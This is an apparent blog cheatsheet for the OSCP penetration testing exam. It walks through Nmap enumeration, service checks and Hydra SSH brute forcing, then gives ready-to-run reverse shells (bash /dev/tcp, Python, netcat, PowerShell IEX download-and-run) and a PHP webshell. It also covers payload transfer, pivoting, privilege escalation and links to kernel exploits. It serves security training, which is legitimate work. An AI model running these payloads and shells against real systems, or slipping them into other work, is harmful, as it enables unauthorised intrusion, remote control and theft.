
# OSCP CheatSheet - Hacklivly




The **Offensive Security Certified Professional (OSCP)** is one of the toughest and most respected certifications in cybersecurity. Whether you're preparing for the exam or working on real-world penetration testing, having a structured **cheatsheet** is essential. This guide covers everything from **enumeration** to **privilege escalation**, including **shells, payloads, and port forwarding**. 🚀

—

## 1️⃣ General Enumeration - Nmap 🛠️

**Basic Scan**

```
nmap -sC -sV -p- -oN full_scan.txt <target>
```

- `sC`: Runs default scripts

- `sV`: Detects service versions
- `p-`: Scans all ports
- `oN`: Saves output to a file

**Aggressive Scan with OS Detection**

```
nmap -A -T4 <target>
```

**Scan Specific Ports**

```
nmap -p 21,22,53,80,443,139,445,2049 <target>
```

—

# 2️⃣ Banner Grabbing 🎭

**Using Netcat**

```
nc -nv <target> <port>
```

**Using Telnet**

```
telnet <target> <port>
```

**Using Curl for HTTP Headers**

```
curl -I http://<target>
```

—

# 3️⃣ Port-Specific Enumeration

## Port 21 - FTP

```
nmap --script=ftp-anon -p 21 <target>
```

Check for anonymous login:

```
ftp <target>
```

## Port 22 - SSH

Check for weak credentials:

```
hydra -L users.txt -P passwords.txt ssh://<target>
```

## Port 53 - DNS

Check for zone transfer:

```
dig axfr @<target> <domain>
```

## Port 79 - Finger

```
finger @<target>
```

## Port 80/443 - HTTP(S)

```
gobuster dir -u http://<target> -w /usr/share/wordlists/dirb/common.txt
```

Check for hidden files:

```
curl -X OPTIONS http://<target>
```

## Port 110 - POP3

```
nc <target> 110
```

Use `USER` and `PASS` to check login.

### Port 139/445 - SMB

```
nmap --script=smb-enum-shares -p 139,445 <target>
```

Check for anonymous login:

```
smbclient -L //<target>/ -N
```

### Port 161 - SNMP

```
snmpwalk -v2c -c public <target>
```

### Port 2049 - NFS

```
showmount -e <target>
```

—

## 4️⃣ Shells & Payloads 🎯

### Universal Listeners

**Netcat Listener:**

```
nc -lvnp 4444
```

**Metasploit Listener:**

```
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set LHOST <your-ip>
```

```
set LPORT 4444
run
```

—

## Linux Shells

Reverse Shell:

```
bash -i >& /dev/tcp/<your-ip>/4444 0>&1
```

Python Reverse Shell:

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<your-ip>",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

—

## Windows Shells

PowerShell Reverse Shell:

```
powershell -NoP -NonI -W Hidden -Exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('http://<your-ip>/shell.ps1')"
```

Netcat Reverse Shell:

```
nc.exe -e cmd.exe <your-ip> 4444
```

—

## PHP Webshells

```
<?php system($_GET['cmd']); ?>
```

Upload this file and execute commands like:

```
http://target.com/shell.php?cmd=whoami
```

—

# 5️⃣ Upgrading Your Shell - Linux

If you get a limited shell, upgrade it to an interactive one:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Enable a proper TTY:

```
export TERM=xterm-256color
stty raw -echo; fg
```

—

# 6️⃣ Escaping Jailed Shells

**Check if restricted shell is active:**

```
echo $SHELL
```

**Bypass Limited Shell:**

```
awk 'BEGIN {system("/bin/bash")}'
```

or

```
perl -e 'exec "/bin/sh";'
```

—

# 7️⃣ File Transfers 📂

### Linux - HTTP Server

Start a Python HTTP server:

```
python3 -m http.server 8080
```

Download the file on the target:

```
wget http://<your-ip>:8080/shell.sh
```

### Windows File Transfer (PowerShell)

```
Invoke-WebRequest -Uri "http://<your-ip>/nc.exe" -OutFile "C:\Users\Public\nc.exe"
```

—

## 8️⃣ Port Forwarding & Pivoting

### Linux

```
ssh -L 8080:127.0.0.1:80 user@pivot-host
```

### Windows (Chisel)

```
chisel client <your-ip>:8000 R:8080:127.0.0.1:80
```

—

## 9️⃣ Privilege Escalation 🚀

### Windows Privilege Escalation

#### Check for Privileges

```
whoami /priv
```

**Find Weak Service Permissions**

```
icacls C:\Program Files\VulnerableApp
```

**Check for Unquoted Service Paths**

```
wmic service get name,displayname,pathname
```

**Windows Kernel Exploits**

```
https://github.com/SecWiki/windows-kernel-exploits
```

—

## Linux Privilege Escalation

**Find SUID Binaries**

```
find / -perm -4000 2>/dev/null
```

**Check for Sudo Privileges**

```
sudo -l
```

**Escalate to Root if Sudo is Misconfigured**

```
sudo /bin/bash
```

**Kernel Exploits (Dirty Pipe, Dirty COW, etc.)**

```
https://github.com/SecWiki/linux-kernel-exploits
```

—

# 📚 Additional Resources

To master **Linux hacking and privilege escalation**, check out our book:

## Linux Playbook For Hackers

A must-have guide covering **Linux enumeration, privilege escalation, file transfers, and network pivoting**.

For **advanced scripting & automation**, check out:

## 🔥 Python & Bash for Hackers: Master Shell Scripting, Build Custom Tools & Automate Pentesting 🖥️💥

Perfect for **OSCP, red teaming, and penetration testers**.

—

# 🎯 Final Thoughts

The OSCP exam is about **methodology, patience, and persistence**. Use this cheatsheet, **document everything**, and **try harder!** 💪

🔥 **Good luck with your OSCP journey!** 🚀